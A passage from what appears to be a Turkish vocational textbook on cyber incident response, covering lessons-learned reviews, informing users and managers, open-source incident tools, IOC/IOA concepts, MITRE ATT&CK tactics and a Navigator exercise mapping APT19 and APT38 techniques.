- Sunucuların ve ağ cihazlarının yamalarını kontrol ediniz ve uygulayınız.
- Web uygulamasında zayıf noktaları güçlendiriniz.

### 6. Adım: Test ve Doğrulama

- Tüm servislerin düzgün çalıştığını kontrol ediniz.
- Ağ performansını test ediniz ve saldırıya karşı dayanıklılığı değerlendiriniz.

### 7. Adım: Lessons Learned ve Raporlama

- Saldırının nasıl gerçekleştiğini ve alınan önlemleri raporlayınız.
- Gelecekte benzer olayların önlenmesi için aksiyon planı oluşturunuz.

## Sıra Sizde

Kurumsal bir e-posta sistemine sahte bir e-posta gönderilir. E-posta, çalışanları sahte bir giriş sayfasına yönlendirerek kullanıcı adı ve şifrelerini ele geçirmeyi amaçlamaktadır. Bazı çalışanlar bağlantıya tıklar ve kimlik bilgilerini paylaşır. Buna göre NIST'e uygun iyileştirme adımlarını uygulayınız.

## 4.3.3. Siber Olaydan Ders Çıkarma ve Güvenlik Politikalarını Düzenleme

Bir siber olayın tamamen ortadan kaldırılması, sürecin sonu değildir. NIST SP 800-61, SANS Incident Handling Guide ve USOM'un önerileri doğrultusunda olaylardan **ders çıkarılması** kritik bir adımdır. Bu aşamanın temel amacı, aynı veya benzer olayların tekrar yaşanmasını önlemek ve kurumsal güvenlik politikalarını geliştirmektir. Olaydan ders çıkarma sürecinde dikkat edilmesi gereken başlıca noktalar şunlardır:

1. **Olay Sonrası İnceleme (Post-Incident Review)**
   - Olayın nasıl gerçekleştiği, hangi zafiyetlerin kullanıldığı ve hangi kontrollerin başarısız olduğu değerlendirilir.
   - Olayın zaman çizelgesi çıkarılır (saldırının başlangıcı, tespiti ve müdahale süresi).
2. **Kök Neden Analizi (Root Cause Analysis)**
   - Olayın temel nedeni araştırılır (örneğin yamalanmamış sistem, yanlış yapılandırma, kullanıcı hatası vb.).
   - Bu olay neden oldu, nasıl önlenebilirdi soruları yanıtlanır.
3. **Politika ve Prosedür Güncellemeleri**
   - Mevcut güvenlik politikaları gözden geçirilir.
   - Gerekirse erişim yönetimi, yamalama süreçleri, ağ izleme veya kullanıcı farkındalık eğitimleri yeniden düzenlenir.
4. **Paydaşlarla İletişim ve Raporlama**
   - Üst yönetime ve ilgili otoritelere (örneğin USOM ve CERT) rapor hazırlanır.
   - Öğrenilen dersler ilgili ekiplerle paylaşılır.
5. **Sürekli İyileştirme**
   - Olay sonrası elde edilen bulgular, kurumsal **siber güvenlik politikasına** entegre edilir.
   - Saldırı simülasyonları ve tatbikatlarla eksiklikler test edilir.

Süreç, organizasyonun **dayanıklılık seviyesini artırır** ve gelecekteki olaylara karşı daha dirençli hâle gelmesini sağlar.

**Siber olay güvenlik politikalarını düzenleme**; kurum içinde yaşanan veya yaşanabilecek siber saldırılar sonrası güvenlik açıklarını kapatmak, benzer olayların tekrar yaşanmaması için **gerekli kuralların, prosedürlerin** ve **önleyici tedbirlerin** güncellenmesi sürecidir.

**Amaç**

- Olaydan ders çıkarmak
- Güvenlik açıklarını en aza indirmek
- Personel farkındalığını artırmak
- Mevzuata ve standartlara uyum sağlamak (ISO 27001, NIST, KVKK, GDPR vb.)
- Sürekli iyileştirme döngüsünü sürdürmek

**Temel İlkeler**

1. **Olay Sonrası Analiz:** Olayın neden yaşandığı, nasıl fark edildiği, hangi zafiyetin kullanıldığı incelenir.

2. **Risk Değerlendirmesi:** Benzer olayların tekrarlanma olasılığı ve etkisi değerlendirilir.
3. **Politika Güncelleme:** Kullanıcı, erişim, şifre, e-posta, loglama ve olay yönetim politikaları gözden geçirilir.
4. **Eğitim ve Farkındalık:** Çalışanlara yeni saldırı türleri ve alınan önlemler anlatılır.
5. **Denetim ve İzleme:** Güncellenen politikaların uygulanıp uygulanmadığı düzenli olarak kontrol edilir.

## 8. Uygulama

Bir hastanenin bilgi işlem ağına fidye yazılımı bulaşmış ve hasta kayıt sistemine erişim engellenmiştir. Olay, hızlı müdahale ile kontrol altına alınmış ve sistem yedeklerden geri yüklenmiştir. Buna göre olaydan ders çıkarma ve güvenlik prosedürlerini düzenleme ile ilgili yapılacak çalışma basamaklarını uygulama işlemini verilen adımlar ve başlıklar doğrultusunda gerçekleştiriniz.

### 1. Adım: Olayın Belirlenmesi ve İzolasyon

- Enfekte sistemleri ağdan izole ediniz.
- Fidye notunu, dosya uzantılarını ve şifreleme davranışlarını analiz edilerek saldırının türünü tespit ediniz.

### 2. Adım: Olayın Analizi

- Log kayıtlarını inceleyiniz (Hangi kullanıcıdan sızıldığı, hangi saatlerde anormallik başladığı tespit edilir.).
- Fidye yazılımının bilinen bir varyant olup olmadığını araştırınız.

### 3. Adım: Müdahale ve Kurtarma

- Fidye ödemesi yapmayınız.
- Yedeklerin de şifrelenmediğini doğrulayınız.
- Sistemleri güvenli yedeklerden geri yükleyiniz.

### 4. Adım: Güvenlik Politikasının Güncellenmesi

- Kullanıcı eğitimleri (phishing e-postalarına karşı farkındalık) planlayınız.
- Güncel antivirüs/EDR kullanımını sağlayınız.
- Kritik veriler için 3-2-1 yedekleme stratejisini (3 kopya, 2 farklı ortam, 1 offline) uygulayınız.

### Sıra Sizde

Bir kamu kurumunda çalışan personele sahte bir e-posta ile acil şifre güncelleme uyarısı gönderilmiştir. Çalışanlardan biri e-postadaki bağlantıya tıklayarak kurumsal hesabının giriş bilgilerini saldırganlara kaptırmıştır. Saldırgan, bu bilgilerle kurumsal e-posta sistemine erişim sağlamış ve gizli belgeleri dışarıya sızdırmaya çalışmıştır. Olay, kurumun güvenlik bilgi ve olay yönetimi (SIEM) sistemi tarafından tespit edilmiş ve kullanıcı hesabı hızla askıya alınarak kontrol altına alınmıştır. Bu olaydan çıkarılacak dersleri belirleyiniz ve güvenlik prosedürlerinde yapılacak düzenlemeleri tespit etme uygulamalarını gerçekleştiriniz.

## 4.3.4. Kullanıcı ve Yönetici Bilgilendirmesi

Kurumlarda siber güvenlik olaylarıyla etkin bir şekilde başa çıkabilmek için **kullanıcı ve yönetici bilgilendirmesi**, kritik bir adımdır. Bu süreç hem günlük operasyonel hataların önlenmesine hem de olası saldırılara karşı hızlı müdahale kapasitesinin artırılmasına hizmet eder. Bilgilendirme uygulamaları, kurum içindeki tüm kullanıcı ve yöneticilerin şu konularda bilinçlendirilmesini sağlar:

- Siber tehditlerin türleri ve işleyişi
- Güvenlik politikaları ve prosedürleri
- Şüpheli olayları raporlama yolları
- Olası güvenlik açıklarını tespit etme yöntemleri

Kullanıcı hatalarından kaynaklanan saldırı riskleri minimize edilir ve yöneticiler olay yönetiminde hızlı ve doğru karar alabilir. Kullanıcı ve yönetici bilgilendirmesi kapsamında şu uygulamalar yapılmalıdır:

### A. Kullanıcı Bilgilendirmesi

1. **Eğitim Programları:** Kullanıcılara düzenli aralıklarla phishing, malware ve sosyal mühendislik saldırıları hakkında eğitim verilmelidir.
2. **Simülasyon Testleri:** Phishing simülasyonları ile kullanıcıların farkındalık düzeyi ölçülmelidir.
3. **Kısa Hatırlatmalar:** E-posta veya kurum içi bildirimler ile güncel tehditler ve güvenlik önerileri paylaşılmalıdır.
4. **Raporlama Kanalları:** Şüpheli e-postaların veya davranışların raporlanabileceği kolay erişilebilir kanallar oluşturulmalıdır.

### B. Yönetici Bilgilendirmesi

1. **Olay Raporlama ve Analiz Toplantıları:** Yönetici seviyesindeki personel, SIEM veya diğer güvenlik sistemlerinden gelen olay raporları ile bilgilendirilmelidir.
2. **Politika Güncellemeleri:** Yönetici ekibi, güvenlik politikalarında yapılacak değişikliklerden haberdar edilmelidir ve onay süreçleri hakkında bilgilendirilmelidir.
3. **Acil Müdahale Eğitimleri:** Yöneticiler, kritik olaylarda uygulanacak adımlar, sorumluluklar ve koordinasyon prosedürleri konusunda bilgilendirilmelidir.

### 9. Uygulama

Bir kamu kurumunda bazı kullanıcılar, sahte bir e-postadaki acil şifre güncelleme uyarısına tıklayarak hesap bilgilerini saldırganlara kaptırmıştır. SIEM sistemi olayı tespit etmiş, kullanıcı hesapları askıya alınmış ve güvenlik ekibi müdahaleyi başlatmıştır. Buna göre güvenlik prosedürleri kapsamında, olayın **kullanıcı ve yönetici bilgilendirmesi aşamasında yapılması gereken** işlemleri verilen adımlar ve başlıklar doğrultusunda gerçekleştiriniz.

#### 1. Adım: Kullanıcı Bilgilendirmesi

**Eğitim Düzenleme:** Tüm kullanıcılar için phishing ve sosyal mühendislik saldırıları hakkında eğitim programı hazırlayınız.

**Simülasyon Testleri:** Sahte phishing e-postaları göndererek kullanıcıların farkındalık seviyesini test ediniz.

**Bilgilendirme Bildirimleri:** Güncel tehditler ve güvenlik önerilerini e-posta veya kurum içi duyuru panoları üzerinden paylaşınız.

**Raporlama Kanalları:** Kullanıcıların şüpheli e-postaları hızlıca bildirebileceği bir destek hattı veya sistem oluşturunuz.

### 2. Adım: Yönetici Bilgilendirmesi

**Olay Raporları:** SIEM ve diğer güvenlik sistemlerinden elde edilen bilgilerle yöneticileri bilgilendiriniz.

**Politika Güncellemeleri:** Güvenlik politikalarında yapılacak değişiklikleri yöneticilere iletin ve onay süreçlerini başlatınız.

**Acil Müdahale Toplantıları:** Yöneticiler için olay sonrası hızlı müdahale ve koordinasyon süreçlerini belirleyen toplantılar düzenleyiniz.

### 3. Adım: Önleyici Önlemler

- Kullanıcılara şüpheli e-posta ve linkleri tanıma eğitimi veriniz.
- Kurum genelinde çok faktörlü kimlik doğrulama (MFA) uygulanmasını sağlayınız.
- Düzenli aralıklarla bilgi güvenliği farkındalık testi yaparak kullanıcıların öğrenme düzeyini takip ediniz.

### 4. Adım: Raporlama ve Değerlendirme

- Eğitim ve simülasyon sonuçlarını raporlayınız.
- Tespit edilen eksiklikler için aksiyon planı hazırlayınız ve uygulamaya koyunuz.
- Yöneticiler ile düzenli takip toplantıları yaparak politika ve prosedürlerin güncelliğini doğrulayınız.

Siber olayları etkin bir şekilde yönetmek ve yöneticileri zamanında bilgilendirmek için çeşitli açık kaynaklı araçlar veya ticari araçlar kullanılabilir. Tablo 4.10'da bu süreçlerin yürütülebileceği açık kaynak kodlu araçlar ve açıklamaları verilmiştir.

**Tablo 4.10:** Açık Kaynak Kodlu Araçlar ve Görevleri

| Yazılım Adı | Türü/Görevi | Yöneticilere Sağladığı Fayda |
|---|---|---|
| **TheHive Project** | Açık kaynaklı olay müdahale ve vaka yönetim sistemi | Güvenlik olaylarını organize eder, ilgili atamaları yapar, yöneticilere detaylı raporlar sunar ve olay takibini kolaylaştırır. |
| **Security Onion** | Açık kaynaklı ağ ve host güvenlik izleme platformu | SIEM, IDS/IPS ve log yönetimi sağlar ve yöneticilere anlık olay bildirimleri ile saldırıların erken tespitini mümkün kılar. |
| **MISP (Malware Information Sharing Platform)** | Açık kaynaklı tehdit istihbaratı platformu | Siber olay verilerini paylaşır, saldırı eğilimlerini analiz eder, yöneticileri güncel tehditler hakkında bilgilendirir ve proaktif önlem alınmasını destekler. |

**Örnek** Maddelerle verilen yapı, bu sistemlerin birbirine entegre kullanımına örnektir.

**1. Yönetici Bilgilendirmesi (Anlık Uyarılar)**

**SIEM Uyarıları:** Wazuh, Security Onion, Splunk gibi SIEM sistemleri kritik olayları tespit ettiğinde yöneticilere e-posta, SMS veya Slack/Teams bildirimi gönderebilir.

**Örnek** Kurumsal e-posta hesabına şüpheli giriş tespit edildiğinde yöneticilere **Hızlı Müdahale Gerekiyor** uyarısı gönderilir.

**TheHive Project Alarm Mekanizması:** Vaka açıldığında ilgili yöneticiler otomatik olarak bilgilendirilir. Olayın durumu ve atamalar hakkında gerçek zamanlı bilgi sağlar.

**2. Raporlama ve Olay Takibi**

**Periyodik Raporlar:** SIEM veya TheHive; günlük, haftalık veya aylık olay raporları oluşturur.

**Örnek** "Bu hafta toplam 12 şüpheli giriş denemesi tespit edildi., 3 kullanıcı hesabı askıya alındı., Müdahale süresi ortalama 15 dakika."

**MISP İle Tehdit Raporlama:** Kurumun maruz kaldığı saldırı verileri, MISP üzerinden analiz edilir ve yöneticilere grafikler, IOC (Indicator of Compromise) listeleri ve saldırı trendleri (eğilimleri) olarak sunulur.

**Olay Takip Panelleri:** Security Onion, TheHive gibi araçların dashboardları yöneticilerin olayları anlık olarak izlemesine, açık ve çözülmemiş vakaları görmesine ve müdahale durumunu değerlendirmesine olanak tanır.

**3. Uygulama Örneği**

1. SIEM sistemi bir phishing saldırısı tespit eder.
2. TheHive üzerinden vaka açılır ve olayla ilgili yöneticilere anlık e-posta bildirimi gider.
3. MISP ile saldırıya dair IOC'ler güncellenir ve yöneticilere saldırı eğilimleri raporlanır.
4. Haftalık özet rapor hazırlanır ve yönetim kurulu toplantısında paylaşılır.

## 4.3.5. Siber Olay Saldırı Takibi

Siber güvenlikte yalnızca bir saldırıyı tespit etmek yeterli değildir. Asıl önemli olan saldırının nasıl geliştiğini, hangi yöntemlerle ilerlediğini ve hangi izleri bıraktığını takip edebilmektir. **Siber olay saldırı takibi**, saldırının ilk belirti aşamasından (örneğin şüpheli bir IP adresi veya zararlı dosya hashi) saldırganın sistemden tamamen uzaklaştırılmasına kadar olan süreci kapsar. Bu noktada uluslararası çerçeveler yol gösterici olur.

- **NIST Olay Müdahale Yaşam Döngüsü** dört ana adımdan oluşur (Hazırlık, Tespit ve Analiz, Müdahale, Lessons Learned).



- **SANS Olay Müdahale Modeli** ise altı aşamadan bahseder (Hazırlık, Tanımlama, İçerme, Yok Etme, Kurtarma ve Lessons Learned)

Her iki yaklaşımda da **Lessons Learned (Öğrenilen Dersler)** bölümü özellikle önemlidir. Çünkü saldırı takibi yalnızca olayı çözmek için değil gelecekte benzer saldırıların önlenmesi için de kritik bilgiler üretir. Burada yapılan analizler sayesinde elde edilenler şunlardır:

- Zafiyetlerin ortaya çıkması
- Saldırganların yöntemlerinin belgelenmesi
- Kurumun güvenlik politikalarının güncellenmesi

Saldırı takibi süreci sadece bir güvenlik olayıyla sınırlı kalmaz, kurumun tekrar benzer sorunlar yaşamaması için önemli stratejik bir öğrenme sürecine dönüşür.

**Saldırı Takibi**

Bir saldırı takibinde şu işlemler yer alır:

- Saldırının kapsamı anlaşılır (Hangi cihazlar etkilendi, hangi kullanıcı hesapları hedef alındı?).
- Saldırganın yöntemleri ortaya çıkar.
- Toplanan kanıtlar hem teknik analiz hem de hukuki süreçler için kullanılabilir.
- Benzer saldırılara karşı önceden hazırlık yapılabilir.

Saldırı takibi, güvenlik ekiplerinin sadece olayı kapatması değil aynı zamanda kurumun güvenlik yeterliliğinin artırması için de bir fırsattır.

Saldırı takibinin aşamaları genellikle şu adımlar üzerinden ilerler:

**1. Olayın Tespiti:** IDS/IPS, SIEM, antivirüs, EDR gibi sistemlerden gelen uyarılar incelenir.

**2. Olayın Doğrulanması:** Yanlış alarmlar (false positive) elenir, olayın gerçekten bir saldırı olup olmadığı teyit edilir.

**3. Kapsamın Belirlenmesi:** Saldırının hangi sistemlere yayıldığı, hangi verilerin tehlikede olduğu araştırılır.

**4. Gerçek Zamanlı İzleme:** Ağ trafiği, log dosyaları, oturum kayıtları gibi kaynaklardan saldırının devam edip etmediği gözlenir.

**5. Olay Sonrası İzleme:** Saldırganın geri dönme girişimleri olup olmadığı takip edilir.

Saldırıların izlenmesinde genellikle şu iki temel kavramdan yararlanılır:

**1. Indicator of Compromise (IOC):** Zararlı yazılım hashi, kötü niyetli IP adresi, şüpheli alan adı gibi saldırının gerçekleştiğini gösteren teknik izlerdir.

**2. Indicator of Attack (IOA):** Saldırının niyetini ortaya koyan davranışlardır. Örneğin kısa sürede yüzlerce başarısız giriş denemesi brute force saldırısının göstergesidir.

IOC'ler olayın izleri, IOA'lar ise saldırının davranışı olarak düşünülebilir.

Saldırı takibinde yalnızca IOC ve IOA'lara bakmak yeterli olmayabilir. Daha derinlemesine analiz için

güvenlik ekipleri, saldırganların TTP'lerini (Tactics, Techniques, Procedures vb.) inceler.

**Taktik (Amaç):** Saldırganın ulaşmak istediği hedeftir (sisteme erişim sağlamak, veriyi dışarı çıkarmak vb.).

**Teknik (Yöntem):** Amacı gerçekleştirmek için kullanılan yöntemdir (kimlik bilgilerini ele geçirmek için brute force gibi).

**Prosedür (Uygulama):** Saldırganın, seçtiği yöntemi hayata geçirme şeklidir (Mimikatz aracıyla credential dumping gibi).

MITRE tarafından hazırlanan **ATT&CK çerçevesi**, saldırganların davranışlarını sistematik şekilde kategorize eden uluslararası bir bilgi havuzudur. Bu çerçeve, saldırının hangi aşamada olduğunu anlamak için olay takibinde yaygın olarak kullanılır.

**MITRE ATT&CK Taktiklerinden Örnekler**

**1. Initial Access:** Sisteme ilk giriş denemeleri (phishing, açık istismarı)

**2. Execution:** Zararlı kodların çalıştırılması

**3. Persistence:** Sistem kapatılsa bile saldırganın kalıcı erişim sağlaması

**4. Privilege Escalation:** Yetki yükseltme girişimleri

**5. Defense Evasion:** Güvenlik çözümlerinden saklanma

**6. Credential Access:** Kullanıcı adları ve şifreleri ele geçirme

**7. Lateral Movement:** Ağ içinde farklı sistemlere yayılma

**8. Exfiltration:** Verilerin dışarı çıkarılması

**9. Impact:** Sistemlerin çökertilmesi, verilerin şifrelenmesi (ransomware)

MITRE ATT&CK sayesinde güvenlik analistleri, bir saldırıyı sadece **zararlı IP engellendi** şeklinde değil örneğin **saldırgan MITRE ATT&CK'e göre Credential Access aşamasında** biçiminde raporlayabilir. Bu, olay takibini daha profesyonel bir seviyeye taşır.

Saldırı takibinin bir diğer kritik boyutu da elde edilen bilgilerin **doğru raporlanmasıdır**.

**Teknik Ekipler İçin:** Hangi sistemlerin etkilendiği, hangi önlemlerin alındığı

**Yöneticiler İçin:** Olayın iş sürekliliğine etkisi, riskin boyutu


**Hukuki Merciler İçin:** Toplanan delillerin saklanması ve paylaşılması

Her saldırı sonrası öğrenilen dersler mutlaka kayıt altına alınmalıdır.

## 10. Uygulama


Siz, yurtdışı merkezli finans hizmetleri kuruluşunda çalışan **tehdit avcısısınız**. MITRE ATT&CK web sitesinde yer alan Groups sayfasında araştırma yaptıktan sonra finansal kuruluşları hedef alan iki önemli tehdit aktörünü belirlediniz **(APT19 ve APT38)**. Hem APT19 hem de APT38 tarafından sıklıkla kullanılan **öncelikli teknikleri** belirlemek, ardından bu ortak teknikleri kullanarak olası bir saldırının **takibini yapan** ve saldırının **izlerinin neler olabileceğini** belirleyen uygulamayı MITRE ATT&CK kullanarak verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** ATT&CK Navigator'ı açıp Yeni Katman Oluştur seçeneğine tıklayınız ve Görsel 4.22'de gösterildiği gibi **Enterprise ATT&CK** seçimini yapınız.





**Görsel 4.22:** ATT&CK Navigator oluşturulması

**2. Adım:** Bölüm kontrolleri altındaki arama düğmesine tıklayıp **Tehdit Grupları** altında APT19'u arayınız (Görsel 4.23).





**Görsel 4.23:** Tehdit Gruplarını Arama

**3. Adım:** Katman kontrolleri altındaki **katman bilgileri** düğmesine tıklayıp APT19 adını, APT19'un **TTPs - APT19 - İlk Tehdit Analizi** açıklamasıyla birlikte giriniz (Görsel 4.24).





**Görsel 4.24:** Tehdit analizi bilgi girişinin yapılması

**4. Adım:** APT19 tekniklerinin rengini kırmızıya ayarlamak için **teknik kontroller** altındaki **arka plan rengi** düğmesine tıklayınız (Görsel 4.25).





**Görsel 4.25:** Teknik renklendirme

**5. Adım:** Teknik kontroller altındaki puanlamaya tıklayıp değeri, 1 (bir) olarak ayarlayınız (Görsel 4.26).




